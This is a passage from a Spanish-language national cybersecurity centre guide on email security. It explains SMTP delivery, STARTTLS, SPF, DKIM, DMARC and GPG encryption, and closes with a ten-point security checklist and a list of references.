El usuario nunca debe de habilitar las macros independientemente de lo que explicite el documento. De hecho, ese puede considerarse un indicador de sospecha

[Figura 4-8] EMET



4.2 Seguridad de las comunicaciones vía email


En los apartados anteriores se han descrito recomendaciones de seguridad enfocadas a la prevención de ataques comunes que utilizan como vía de entrada el correo electrónico. A continuación se describirán otros aspectos de seguridad de gran importancia relacionados con la confidencialidad e integridad de los datos enviados por email.

El lector debe comprender que el proceso de enviar un correo electrónico comprende numerosos pasos en los cuales se ven involucradas diversas tecnologías y servicios. Entender este proceso, al menos de forma genérica, permitirá conocer en mayor profundidad, primero, cuáles son las carencias de seguridad que presenta el correo electrónico y segundo, por qué es necesario utilizar herramientas adicionales para suplir y mejorar dichas carencias.

El siguiente gráfico muestra de forma muy resumida el proceso de envío de un correo electrónico. En este caso "Alice" (alice@origen.com) redacta un email dirigido a "Bob" (bob@destino.com). El cliente de correo utilizado por "Alice" contactará con su servidor de correo (smtp.origen.com) el cual se encargará de obtener la información necesaria para alcanzar el servidor de correo destino. Para ello consultará el registro MX del dominio destino.com (al servidor DNS del destino) y después resolverá el mismo para obtener su dirección IP. Posteriormente, enviará el correo al servidor smtp.destino.com. Finalmente el cliente de correo de "Bob" podrá descargar el correo electrónico vía IMAP/POP3.

El lector debe comprender que el proceso de enviar un correo electrónico comprende numerosos pasos en los cuales se ven involucradas diversas tecnologías y servicios

[Figura 4-9] Envío de email (SMTP)




El protocolo involucrado en este proceso de envío es SMTP. Este protocolo ha sido utilizado desde 1982 y cuando fue implementando no se tuvieron en cuenta medidas de seguridad tales como el cifrado o la autenticación de las comunicaciones. Esto quiere decir que todo el proceso de envío descrito anteriormente se realizaría en texto plano, es decir, que en cualquier punto de la trasmisión un atacante podría ver y manipular el contenido de los correos.

Debido a estas carencias en SMTP se han ido desarrollado diversas tecnologías y extensiones que permiten incorporar medidas de seguridad para garantizar la autenticación, integridad y cifrado a las comunicaciones vía correo electrónico. Algunas de las tecnologías mas conocidas son STARTTLS, SPF, DKIM y DMARC.

Utilizar STARTTLS con SMTP permite, por ejemplo, inicializar un intercambio TLS con el servidor de correo previo al envío de las credenciales del usuario y del correo electrónico. De esta forma un atacante que monitorice las comunicaciones no podría acceder a información sensible.

Mediante DKIM (*DomainKeys Identified Mail*) el servidor de correo incorpora una nueva cabecera al correo con una firma digital del contenido del mensaje. Cuando el servidor destino recibe el mail, realiza una consulta DNS al dominio del remitente para obtener la clave pública mediante la cual descifrará el valor de la firma de la cabecera DKIM y recalculará la misma para comprobar que generan el mismo resultado. De esta forma se asegura la integridad del correo electrónico enviado, es decir, se comprueba que el contenido del mismo no ha sido alterado.



[Figura 4-10]
Envío de email (SMTP + SPF + DKIM + DMARC)

En la imagen anterior se han indicado en rojo los puntos adicionales que se llevarían a cabo utilizando las tecnologías SPF (descrita de forma superficial en el punto 3.5), DKIM y DMARC. Fíjese que en este caso el servidor de correo de "Alice" firma el correo incorporando la cabecera. Al recibir el mail desde smtp.destino.com primero comprueba el registro SPF para corroborar que el email procede del servidor SMTP legítimo (10.10.10.10). Posteriormente, recupera la clave pública para recalcular la firma y, por último, recupera la política DMARC para conocer qué acción debe de ejecutar en el caso de que SPF o DKIM falle.

Aunque los proveedores de correo más conocidos como Google, Yahoo y Outlook cifran y autentican los emails utilizando este tipo de tecnologías, muchas organizaciones [Ref – 32] siguen haciendo un uso descuidado del correo electrónico.

Téngase en cuenta, además, que estas tecnologías deben ser implementadas tanto en el origen como en el destino para que puedan utilizarse. Asimismo, algunas de estas medidas son susceptibles de ser atacadas. Por ejemplo, STARTTLS es susceptible a ataques *downgrade* [Ref – 33], en donde un atacante en una situación *man-in-the-middle* puede forzar a que no que lleve a cabo la negociación TLS (bastaría con reemplazar la cadena STARTTLS).

[Figura 4-11]
Downgrade attack
(STARTTLS)



Incluso en el caso de que se establezca la comunicación TLS de forma satisfactoria, los servidores de correo por los que pasa el email hasta alcanzar el destino tendrían acceso a su contenido. Debido a estos hechos, se deduce que no es suficiente con delegar la seguridad del correo electrónico a las tecnologías subyacentes encargadas de hacer llegar el mismo a su destinatario.




[Figura 4-12]
Cifrado de correo

A continuación, se listan algunas recomendaciones de seguridad encaminadas a garantizar un buen uso del correo electrónico desde el punto de vista de sus comunicaciones:

- **No utilice SMTP sin ninguna extensión de seguridad (comúnmente en el puerto 25). Éste debe reemplazarse por SMTP-STARTTLS (puerto 587). Otra alternativa soportada por algunos servicios es SMTP sobre SSL/TLS (puerto 465) (a diferencia de STARTTLS, establece una negociación TLS/SSL antes de cualquier comunicación SMTP).**

- **Utilice IMAP o POP sobre SSL/TLS (puertos 993 y 995 respectivamente) para la descarga de correo (evite la versión en claro de ambos protocolos en los puertos 143 y 110).**



- **Si el contenido del correo electrónico que se desea enviar es sensible se recomienda el uso de herramientas adicionales para garantizar la integridad y confidencialidad del mismo. Por ejemplo, herramientas como GPG (*Gnu Privacy Guard*), *Gpg4win* [Ref – 34] o *plugins* para clientes de correo como *Enigmail* (*Thunderbird*) [Ref – 35] facilitan la creación y gestión de claves para el firmado y cifrado de datos.**
Si un usuario quiere enviar un correo de forma que se garantice la confidencialidad del mismo, deberá de cifrar su contenido con la clave pública del destinatario. Si, además, se quiere garantizar el no repudio y la integridad del mensaje éste deberá de ser firmado con su clave privada. Mediante el cifrado de datos se garantiza que incluso si la cuenta de correo es comprometida el atacante no podrá recuperar su contenido. Para más información sobre la generación de claves y el proceso de cifrado y firmado se recomienda la guía oficial de GPG [Ref – 36].

5. Otras recomendaciones de carácter genérico

- En el ámbito de las AAPP, se recomienda firmar electrónicamente los correos, desconfiando de aquellos no firmados, máxime cuando contengan cualquier enlace o anexo.
- Utilice contraseñas robustas [Ref – 37] para el acceso al correo electrónico. Dichas contraseñas no deben de utilizarse con otros servicios o aplicaciones. Además, las contraseñas deberán ser periódicamente renovadas. Si es posible utilice doble autenticación.
- En el caso de utilizar la versión web para acceder al correo electrónico no deben de almacenarse las credenciales en el propio navegador ya que éstas pueden ser recuperadas en caso de infección por determinados tipos de *malware*. Antes de cerrar el navegador asegúrese de cerrar la sesión de la cuenta de correo; *plugins* como *Self-Destructing Cookies* [Ref – 38] pueden ser de gran ayuda.
- Si se va a enviar un mensaje a varias personas y se quiere evitar que los destinatarios puedan ver el resto de direcciones, utilice la función de copia oculta (CCO).
- Debe informarse inmediatamente al responsable de seguridad de la organización en el caso de recibir un correo sospechoso (las faltas de ortografía suelen ser una señal bastante reveladora).
- No debe hacerse clic en ningún enlace que solicite datos personales ni bancarios (los bancos nunca solicitarán las credenciales o datos personales del cliente por medio del correo electrónico).
- Debe evitarse hacer clic directamente en cualquier enlace desde el propio cliente de correo. Si el enlace es desconocido se recomienda buscar información del mismo en motores de búsqueda como Google o Bing antes de acceder al mismo.

6. Recomendaciones



Decálogo de seguridad del correo electrónico


1. No abra ningún enlace ni descargue ningún fichero adjunto procedente de un correo electrónico que presente cualquier síntoma o patrón fuera de lo considerado normal o habitual.
2. No confíe únicamente en el nombre del remitente. El usuario deberá comprobar que el propio dominio del correo recibido es de confianza. Si un correo procedente de un contacto conocido solicita información inusual contacte con el mismo por teléfono u otra vía de comunicación para corroborar la legitimidad del mismo.
3. Antes de abrir cualquier fichero descargado desde el correo asegúrese de la extensión y no se fíe por el icono asociado al mismo.
4. No habilite las macros de los documentos ofimáticos incluso si el propio fichero así lo solicita.
5. No debe hacerse clic en ningún enlace que solicite datos personales ni bancarios.
6. Tenga siempre actualizado el sistema operativo, las aplicaciones ofimáticas y el navegador (incluyendo los plugins/extensiones instalados).
7. Utilice herramientas de seguridad para mitigar exploits de manera complementaria al software antivirus.
8. Evite hacer clic directamente en cualquier enlace desde el propio cliente de correo. Si el enlace es desconocido es recomendable buscar información del mismo en motores de búsqueda como Google o Bing.
9. Utilice contraseñas robustas para el acceso al correo electrónico. Las contraseñas deberán ser periódicamente renovadas. Si es posible utilice doble autenticación.
10. Cifre los mensajes de correo que contengan información sensible.

7. ANEXO A. Referencias

[Ref – 1]	**Proofpoint** Noticias 23 de enero de 2020	https://www.proofpoint.com/us/security-awareness/post/2020-state-phish-security-awareness-training-email-reporting-more-critical
[Ref – 2]	**ENISA** Informe Abril de 2020	https://www.enisa.europa.eu/topics/threat-risk-management/threats-and-trends/etl-review-folder/etl2020-phishing/at_download/file
[Ref – 3]	**Computer Hoy** Noticia 29 de junio de 2020	https://computerhoy.com/noticias/tecnologia/ransomware-negocio-lucrativo-sigue-creciendo-668142
[Ref – 4]	**BlackHat** Presentación	https://www.blackhat.com/presentations/bh-federal-06/BH-Fed-06-Caceres-up.pdf
[Ref – 5]	**CNN Politics** Noticias 7 de abril de 2015	http://edition.cnn.com/2015/04/07/politics/how-russians-hacked-the-wh/
[Ref – 6]	**CNN Politics** Noticias 5 de agosto de 2015	http://edition.cnn.com/2015/08/05/politics/joint-staff-email-hack-vulnerability/
[Ref – 7]	**ArsTechnica** Blog Post	http://arstechnica.com/security/2011/04/spearphishing-0-day-rsa-hack-not-extremely-sophisticated/
[Ref – 8]	**Kaspersky** Informe Febrero 2015	https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2018/03/08064459/Equation_group_questions_and_answers.pdf
[Ref – 9]	**CSO** Noticia 9 de octubre de 2018	https://cso.computerworld.es/alertas/los-objetivos-del-grupo-criminal-ruso-apt28
[Ref – 10]	**Industrial Cybersecurity** Noticia 26 de marzo de 2020	https://www.ciberseguridadlogitek.com/movimientos-laterales-mejores-practicas-para-proteger-tu-red/
[Ref – 11]	**Unam Cert** Blog Post 6 de abril de 2015	http://www.malware.unam.mx/en/content/infection-campaign-downloader-upatre-and-trojan-dyre-through-emails

[Ref – 12]	**Reaqta** Blog Post 26 de abril de 2016	https://reaqta.com/2016/04/uncovering-ransomware-distribution-operation-part-2/
[Ref – 13]	**Microsoft** Información 14 de agosto de 2019	https://docs.microsoft.com/es-es/office/vba/library-reference/concepts/getting-started-with-vba-in-office
[Ref – 14]	**Sentinelone** Informe Enero de 2016	https://www.sentinelone.com/wp-content/uploads/2016/01/BlackEnergy3_WP_012716_1c.pdf
[Ref – 15]	**ProofPoint** Blog Post 23 de diciembre de 2014	https://www.proofpoint.com/us/threat-insight/post/New-Dridex-Botnet-Drives-Massive-Surge-in-Malicious-Attachments
[Ref – 16]	**Morphisec** Informe 30 de julio de 2019	https://blog.morphisec.com/protecting-pos-systems
[Ref – 17]	**Mandiant** Informe	http://intelreport.mandiant.com/Mandiant_APT1_Report.pdf
[Ref – 18]	**Morningstart Security** Herramienta	https://www.morningstarsecurity.com/research/urlcrazy
[Ref – 19]	**Github: Dnstwist** Herramienta	https://github.com/elceef/dnstwist
[Ref – 20]	**ElHacker** Blog Post 31 de mayo de 2016	http://blog.elhacker.net/2016/05/nueva-campana-de-ransomware-suplantando-suplantando-factura-de-luz-Endesa.html
[Ref – 21]	**Protegerse** Blog Post 24 de abril de 2016	http://blogs.protegerse.com/laboratorio/2014/04/24/analisis-de-un-caso-de-phishing-al-bbva/
[Ref – 22]	**Nakedsecurity** Blog Post 5 de marzo de 2017	https://www.wired.com/2017/05/dont-open-google-doc-unless-youre-positive-legit/
[Ref – 23]	**Panda Security** Blog Post 24 de marzo de 2015	http://www.pandasecurity.com/spain/mediacenter/malware/atencion-oleada-de-ransomware-simulando-ser-correos/
[Ref – 24]	**Avast** Blog Post 23 de junio de 2020	https://www.avast.com/es-es/c-cryptolocker
[Ref – 25]	**Recorded Future** Informe 4 de febrero de 2020	https://go.recordedfuture.com/hubfs/reports/cta-2020-0204.pdf
[Ref – 26]	**FireEye** Blog Post 6 de junio de 2016	https://www.fireeye.com/blog/threat-research/2016/06/angler_exploit_kite.html

[Ref – 27]	**ProofPoint** Informe 1 de marzo de 2016	https://www.proofpoint.com/sites/default/files/proofpoint-operation-transparent-tribe-threat-insight-en.pdf
[Ref – 28]	**Malwarebytes Labs** Información 22 de enero de 2019	https://heimdalsecurity.com/glossary
[Ref – 29]	**Zeltser** Información	https://zeltser.com/lookup-malicious-websites/
[Ref – 30]	**Heimdal Security** Blog Post 2 de diciembre de 2020	https://heimdalsecurity.com/blog/javascript-malware-explained/
[Ref – 31]	**Endgame** Blog Post 20 de abril de 2016	https://www.endgame.com/blog/your-package-has-been-successfully-encrypted-teslacrypt-41a-and-malware-attack-chain
[Ref – 32]	**Sigcomm** Paper investigación	http://conferences2.sigcomm.org/imc/2015/papers/p27.pdf
[Ref – 33]	**Powerdmarc** Blog Post 10 de diciembre de 2020	https://powerdmarc.com/what-is-tls-downgrade-attack-how-mta-sts-comes-to-the-rescue/
[Ref – 34]	**GPG4Win** Herramienta	https://www.gpg4win.org/
[Ref – 35]	**Enigmail (Mozilla)** Herramienta	https://addons.mozilla.org/es/thunderbird/addon/enigmail/
[Ref – 36]	**GPG** Guía	https://www.gnupg.org/gph/es/manual.html
[Ref – 37]	**Oficina de Seguridad del Internauta** Blog Post	https://www.osi.es/es/contrasenas#robustas
[Ref – 38]	**Self-Destructing Cookies** Complementos de Edge de Microsoft	https://microsoftedge.microsoft.com/addons/detail/selfdestructing-cookies/fnhilbpgaagfjnblgodkefcedahpdffn
[Ref – 39]	**Informe de Amenazas CCN-CERT IA-22/15** Medidas de seguridad contra Ransomware	https://www.ccn-cert.cni.es/informes/informes-ccn-cert-publicos/1078-ccn-cert-ia-22-15-medidas-de-seguridad-contra-ransomware/file.html



CCN
centro criptológico nacional

CCN-CERT
centro criptológico nacional

www.ccn.cni.es

www.ccn-cert.cni.es

oc.ccn.cni.es